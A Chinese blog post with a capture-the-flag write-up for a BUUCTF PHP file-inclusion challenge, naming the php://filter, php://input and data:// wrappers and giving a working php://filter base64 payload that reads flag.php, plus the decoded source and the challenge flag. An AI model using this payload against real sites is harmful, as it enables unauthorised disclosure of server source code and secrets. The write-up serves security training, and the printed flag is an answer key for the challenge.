

BUUCTF-[ACTF2020 新生赛]Include1

原创

[Eur6k4](#) 于 2021-12-26 10:49:57 发布 203 收藏

文章标签: [php 经验分享](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_62875941/article/details/122152331

版权

本题主要考查的是php伪协议进行文件包含

进入本题之前先来认识一下常见的三种方法


1.php://filter 读取文件源码

2.php://input 任意代码执行

3.data://text/plain 任意代码执行

下面我们回到本题

打开链接, 点击tips



CSDN @Chhhz

首先考虑使用php://input 任意代码执行



CSDN @ChhHz


发现直接被题目过滤了

于是我们考虑使用**php://filter** 读取文件源码的方法

构造payload




```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```



这里需要注意的是，php://filter伪协议进行文件包含时，加上**read=convert.base64-encode**是对文件内容进行编码。也就是把文件里的源码用base64编译一遍



CSDN @ChhHz



复制文本解码






方法 (Recipe)   

From Base64 (Base64转换)  







Alphabet
A-Za-z0-9+/=

Remove non-alphabet chars

STEP  **BAKE!**  自动

输入 (Input) start: 116 end: 116 length: 116
length: 0 lines: 1     

```
PD9waHAKZWnobyAiQ2FuIH1vdSBmalW5kIG91dCB0aGUGZmxhZz8iOwovL2ZsYWd7NTQ1Nzc0NjItNmZiOS00ZDNjLWI2ZTETZG  
JmNmJlZWYxNDNmQo=
```

输出 (Output)  start: 87 end: 87 length: 86
length: 0 lines: 4     

```
<?php  
echo "Can you find out the flag?";  
//flag{54577462-6fb9-4d3c-b6e1-dbf6beef143f}
```

CSDN @ChhHz

得到flag

```
flag{54577462-6fb9-4d3c-b6e1-dbf6beef143f}
```